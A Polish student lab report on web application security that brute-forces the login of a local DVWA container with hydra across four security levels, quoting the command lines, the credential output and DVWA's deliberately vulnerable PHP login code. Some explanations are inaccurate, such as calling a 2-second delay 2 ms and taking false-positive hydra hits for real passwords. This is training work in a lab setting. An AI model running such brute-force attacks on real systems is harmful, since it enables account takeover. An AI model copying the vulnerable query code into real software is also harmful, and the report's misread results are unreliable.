Politechnika Krakowska
im. Tadeusza Kościuszki

Wydział Informatyki i Matematyki

Wiktor Zmiendak

Numer albumu: 142706

Sprawozdanie

Bezpieczeństwo aplikacji internetowych

Laboratorium nr 6

Zadanie 2


Pobieramy obraz docker, a następnie go uruchamiamy

```
└─$ sudo docker pull vulnerables/web-dvwa
[sudo] password for kali:
Using default tag: latest
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Downloading  33.01MB/45.13MB
0c57df616dbf: Downloading  23.75MB/130.5MB
```

```
┌──(kali㉿kali)-[~]
└─$ sudo docker run -d -p 80:80 vulnerables/web-dvwa
fe27ecacc87e375d5409f4fd3ef921d3e5840e17c128d38484dffd0a77fe91c0
```


Zadanie 3

Logujemy się przy pomocy admin/password oraz tworzymy bazę danych




Zadanie 4

Przy pomocy narzędzia hydra dokonujemy ataku brute force na poziomie „low”. Wywołując komendę z parametrem cookies naszej sesji przeglądarkowej jesteśmy w stanie uzyskać informację na temat loginu oraz hasła użytkownika.



Zadanie 5

Zmieniamy poziom zabezpieczeń na „medium” i podobnie jak wcześniej dostajemy w rezultacie login oraz hasło. Różnicą jest jednak czas wykonywania ataku który jest zdecydowanie dłuższy. Dzieje się tak, ponieważ przy każdym nieprawidłowym podaniu hasła następuję uśpienie na 2 ms. Aby uzyskać wynik szybciej zmieniamy wykorzystywany słownik na inny względem zabezpieczeń „low”.



Brute Force Source

vulnerabilities/brute/source/medium.php

```php
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( 2 );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
```

Zadanie 6

Zmieniamy poziom zabezpieczeń na „hard”. Główną różnicą jest otrzymanie wielu loginów oraz haseł w wyniku wywołania komendy.

```
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/vulnerabilities/brute/:username
=^USER^&password=^PASS^&Login=Login:H=Cookie: security=hard; PHPSESSID=kt6bfv
q91qpfoqfr99j52fbqj2:F=incorrect
[80][http-get-form] host: localhost   login: admin   password: password
[80][http-get-form] host: localhost   login: admin   password: 12345
[80][http-get-form] host: localhost   login: admin   password: princess
[80][http-get-form] host: localhost   login: admin   password: 1234567
[80][http-get-form] host: localhost   login: admin   password: 123456789
[80][http-get-form] host: localhost   login: admin   password: iloveyou
[80][http-get-form] host: localhost   login: admin   password: abc123
[80][http-get-form] host: localhost   login: admin   password: rockyou
[80][http-get-form] host: localhost   login: admin   password: jessica
[80][http-get-form] host: localhost   login: admin   password: lovely
[80][http-get-form] host: localhost   login: admin   password: 123456
[80][http-get-form] host: localhost   login: admin   password: monkey
[80][http-get-form] host: localhost   login: admin   password: babygirl
[80][http-get-form] host: localhost   login: admin   password: nicole
[80][http-get-form] host: localhost   login: admin   password: daniel
[80][http-get-form] host: localhost   login: admin   password: 12345678
1 of 1 target successfully completed, 16 valid passwords found
```

Dzieje się tak ponieważ przy każdorazowej próbie logowanie generowany jest nowy token sesji co w rezultacie utrudnia dotarcie do prawidłowego loginu i hasła.

```php
if( isset( $_GET[ 'Login' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___m

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___m
    $pass = md5( $pass );

    // Check database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( rand( 0, 3 ) );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();
```

Zadanie 7

Zmieniamy poziom zabezpieczeń na „impossible” i ponownie otrzymujemy wiele wyników zamiast jednego. Nie dostajemy jednak informacji haśle a jedynie o loginie.

```
└─$ hydra -l admin -P /usr/share/wordlists/dirbuster/directory-list-2.3-mediu
m.txt localhost http-get-form "/vulnerabilities/brute/:username=^USER^&passwo
rd=^PASS^&Login=Login:H=Cookie: security=impossible; PHPSESSID=kt6bfvq91qpfoq
fr99j52fbqj2:F=incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-30 09:
53:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 220559 login tries (l:1/p
:220559), ~13785 tries per task
[DATA] attacking http-get-form://localhost:80/vulnerabilities/brute/:username
=^USER^&password=^PASS^&Login=Login:H=Cookie: security=impossible; PHPSESSID=
kt6bfvq91qpfoqfr99j52fbqj2:F=incorrect
[80][http-get-form] host: localhost   login: admin   password: # directory-li
st-2.3-medium.txt
[80][http-get-form] host: localhost   login: admin   password: #
[80][http-get-form] host: localhost   login: admin   password: # license, vis
it http://creativecommons.org/licenses/by-sa/3.0/
[80][http-get-form] host: localhost   login: admin   password: # on atleast 2
 different hosts
[80][http-get-form] host: localhost   login: admin   password: # Priority ord
ered case sensative list, where entries were found
[80][http-get-form] host: localhost   login: admin   password: # Attribution-
Share Alike 3.0 License. To view a copy of this
```

Różnicą w zabezpieczeniach jest wprowadzenie dodatkowo licznika nieudanych prób logowania, który po przekroczeniu wartości 3 blokuje możliwość logowania na 15 minut.